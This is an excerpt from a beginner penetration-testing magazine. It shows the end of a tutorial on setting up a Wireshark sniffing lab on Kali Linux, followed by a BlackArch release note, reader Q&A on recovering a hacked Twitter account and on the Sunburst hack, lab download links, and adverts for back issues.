
Once all the machines are joined to the same network (vmnet6), turn on all the machines. Login into Kali Linux and use the `ip a` command to see all the network interfaces.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:d3:e3:8d brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:d3:e3:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.130/24 brd 192.168.64.255 scope global dynamic noprefixroute eth1
        valid_lft 1676sec preferred_lft 1676sec
    inet6 fe80::20c:29ff:fed3:e397/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


"eth1" is the interface of our new network. With all other machines turned on, start Wireshark on Kali Linux. wireshark is a network sniffer.

```
(kali@kali)-[~]
└─$ sudo wireshark
```

This will open the Wireshark program as shown below.



Select our network interface and start the packet capture as shown below.



The packet capture starts as shown below.

Capturing from eth1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3	22.859483524	192.168.64.1	239.255.255.250	UDP	698	49491 → 3702 Len=656
4	23.073268056	fe80::e920:a0bc:baf...	ff02::c	UDP	718	49492 → 3702 Len=656
5	23.091817815	192.168.64.1	239.255.255.250	UDP	698	49491 → 3702 Len=656
6	23.507708939	fe80::e920:a0bc:baf...	ff02::c	UDP	718	49492 → 3702 Len=656
7	23.549996865	192.168.64.1	239.255.255.250	UDP	698	49491 → 3702 Len=656
8	24.375917428	fe80::e920:a0bc:baf...	ff02::c	UDP	718	49492 → 3702 Len=656
9	24.465455552	192.168.64.1	239.255.255.250	UDP	698	49491 → 3702 Len=656

Frame 1: 258 bytes on wire (2064 bits), 258 bytes captured (2064 bits) on interface eth1, id 0

- Ethernet II, Src: VMware\_84:a8:57 (00:0c:29:84:a8:57), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 192.168.64.129, Dst: 192.168.64.255
- User Datagram Protocol, Src Port: 138, Dst Port: 138
- NetBIOS Datagram Service
- SMB (Server Message Block Protocol)
- SMB MailSlot Protocol
- Microsoft Windows Browser Protocol

```
0000  ff ff ff ff ff ff 00 0c 29 84 a8 57 08 00 45 00  ..... )..W..E.
0010  00 f4 00 46 00 00 80 11 36 e2 c0 a8 40 81 c0 a8  ...F....6...@...
0020  40 ff 00 8a 00 8a 00 e0 0d 91 11 02 80 21 c0 a8  @.....!...
0030  40 81 00 8a 00 ca 00 00 20 45 42 45 45 45 4e 45  @..... EBEEENE
0040  4a 45 4f 43 4e 44 4a 45 45 45 47 45 42 44 48 44  JEOCNDJE EEGBDHD
0050  44 45 42 44 45 45 46 41 41 00 20 41 42 41 43 46  DEBDEEFA A ABACF
0060  50 46 50 45 4e 46 44 45 43 46 43 45 50 46 48 46  PFPENFDE CFCEPFHF
0070  44 45 46 46 50 46 50 41 43 41 42 00 ff 53 4d 42  DEFFPFPA CAB..SMB
0080  25 00 00 00 00 00 00 00 00 00 00 00 00 00 00  %.....
0090  00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 30  .....0
```

eth1: <live capture in progress>      Packets: 9 · Displayed: 9 (100.0%)      Profile: Default

Our Sniffing Lab is up and ready.

## WHAT'S NEW

The makers of Black Arch Linux have released their latest version of the penetration testing system, BlackArch Linux 2020.12.01. Like many other pen testing releases, they have updated the Linux kernel to 5.9.11. They have also added over 100 new hacking tools which brings the total number of hacking tools on BlackArch Linux to 2608. BlackArch already boasts of having the **BlackArch Linux 2020.12.01** greatest number of hacking tools in any pen testing distro. With this release, they have renamed their "Live ISO" to "Full ISO". They have updated various system packages, config files, vim plugins and window managers like Fluxbox, OpenBox, Awesome and spectrwm. They have even updated the BlackArch Installer in this release. Of course, they have added several bug fixes and removed some unnecessary files.

Have any questions?  
Fire them to  
[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)



# HACKING Q & A

**Q. How to get back my twitter account which has been hacked?**

A : Go to your Twitter login page, click on the "Forgot Password" link. You will be prompted for either your email or username or phone number. Once you enter any of these, a reset password link will be sent to your email address with further instructions.

What if the email address has been changed by the person who hacked your account. Go to <https://help.twitter.com/forms> and click on the link "Hacked Account" and provide your username or account which has been compromised. Follow the instructions the Twitter support team asks you and you can easily recover your account.

**Q. Why does the Sunburst hack matter?**

A : Imagine you are using an application or program for some daily use. You have been using this software for a long time. One day while using it, it pops up for an update. Since you

trust this software, you just click on the update button. After a few days of the update, your system gets compromised. This is the exact way Sunburst hack happened. This hack broke the trust we have in updates of genuine software which we considered safe earlier.

Now, imagine if this genuine software is used by a lot of people and they too became victims in the same way. The Sunburst hack affected so many people that it is being called the most severe hacking attack already. Note that the complete spread of this hacking attack is still being assessed. That's why the Sunburst hack matters.

Send all your  
questions  
to  
[editor@  
hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)

# DOWNLOADS

1. wp loginizer - <https://downloads.wordpress.org/plugin/loginizer.1.6.3.zip>
2. Wp Simple File List Plugin - <https://downloads.wordpress.org/plugin/simple-file-list.4.2.2.zip>
3. Wp File Manager Plugin - <https://downloads.wordpress.org/plugin/wp-file-manager.6.0.zip>
4. Mikrotik RouterOS - <https://mikrotik.com/download/archive>
5. Masashi : 1 - <https://www.vulnhub.com/entry/masashi-1,599/>
6. BlackArch Linux : - <https://blackarch.org/downloads.html>
7. Apache NiFi : - <https://nifi.apache.org/download.html>

# SOME USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](#)

<https://haveibeenpwned.com>

[Get vulnerable software discussed in this Issue.](#)

<https://github.com/hackercoolmagz/vulnera>

[Tweet to us.](#)

[hackercoolmagz](#)

[Follow Us on Facebook](#)

[Hackercool Magazine](#)

[Mail To Us At :](#)

[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)  
[support@hackercoolmagazine.com](mailto:support@hackercoolmagazine.com)

[Our Blog](#)

<https://hackercoolmagazine/blog>

[Visit Our New Website](#)

<https://hackercoolmagazine.com>

**Hackercool**  
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG  
MATRIX : 3**

**METASPLOITABLE TUTORIALS :**  
Metasploitable 3 : The Beginning

**METASPLOIT THIS MONTH**  
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

**NOT JUST ANOTHER TOOL :**  
Armitage - Part 2

**Hackercool**  
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG  
DC : 6**

**DATA BREACH THIS MONTH :**  
Docker Hub, Just Dial

**METASPLOIT THIS MONTH**  
RARLAB WinRAR ACE FORMAT RCE Module.

**METASPLOITABLE TUTORIALS :**  
Trove (Part 2)

**Hackercool**  
January 2019 Edition 2 Issue 1

**Capture  
The Flag :  
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

**METASPLOIT THIS MONTH :**  
Six modules including MySQL authentication bypass.

**FIX IT :**  
Got struck at login screen in Parrot OS. See how to fix it.

**METASPLOITABLE TUTORIALS :**  
ted ruby service 787.

**Hackercool**  
February 2019 Edition 2 Issue 2

**Capture  
The Flag  
HackinOS : 1**

**BEGINNER BASICS :**  
All about Docker and how to use them.

**METASPLOIT THIS MONTH**  
Webmin Upload Download Exec Module.

**METASPLOITABLE TUTORIALS :**  
POST Exploitation Information Gathering

**Hackercool**  
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG  
AI : WEB : 2**  
"Lot of enumeration and searching in the right places."

**METASPLOITABLE TUTORIALS :**  
Metasploitable 3 : Gaining Access through Elastic Search.

**KNOW-CHAIN :**  
Microsoft ends support to Windows 7.

**METASPLOIT THIS MONTH**  
Aplocker Evasion MsBuild, Aplocker Evasion Presentation host and more

**Data Breach This Month : Facebook**

[Click to get all 2019 Issues NOW](#)

**Hackercool**  
September 2018 Edition 1 Issue 12

**Capture  
The Flag  
TYPHOON 1.02**

**INSTALLIT :**  
Docker has become an important part of computing world. We will see what are Docker and how to install them.

**WEB SECURITY :**  
Cross Site Request Forgery For Beginners : PART 1

**METASPLOITABLE TUTORIALS :**  
Hacking the MySQL service running on port 3306.

**Hackercool**  
October 2018 Edition 1 Issue 13

**READ : "USA indicts  
7  
Russian hackers"  
in HACKSTORY**

**CAPTURE THE FLAG :**  
Typhoon 1.02 VM : PART 2 (Case 0)

**INSTALLIT :**  
Learn how to install Metasploitable 3 VM in Oracle Virtualbox.

**THIS MONTH :**  
1 Automation  
3 BOF, Zahir  
1 6 BOF

**HACK :**  
Google

**Hackercool**  
August 2018 Edition 1 Issue 11

**Capture  
The Flag  
MATRIX - 1**

**METASPLOIT THIS MONTH**  
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

**WEB SECURITY :**  
Cross Site Scripting For Beginners: PART 2

**METASPLOITABLE TUTORIALS :**  
cache Tomcat port 8180

**HACKSTORY :**  
The complete story of how US elections were hacked.

**Hackercool**  
December 2018 Edition 1 Issue 15

**Capture  
The Flag :  
FourAndSix : 2.01**

**METASPLOIT THIS MONTH :**  
Let's revisit Morris worm and more

**INSTALLIT :**  
Installing OpenVAS Virtual Appliance in VMware

**METASPLOITABLE TUTORIALS :**  
Exploiting distcc daemon running on port 3632.

**Hackercool**  
November 2018 Edition 1 Issue 14

**Capture  
The Flag :  
Web Developer**

**INSTALLIT :**  
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

**DATA BREACH THIS MONTH :**  
Dell and Atrium Health

**FIXIT :**  
Fixing slow browser in Kali Linux.

**METASPLOITABLE TUTORIALS :**  
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)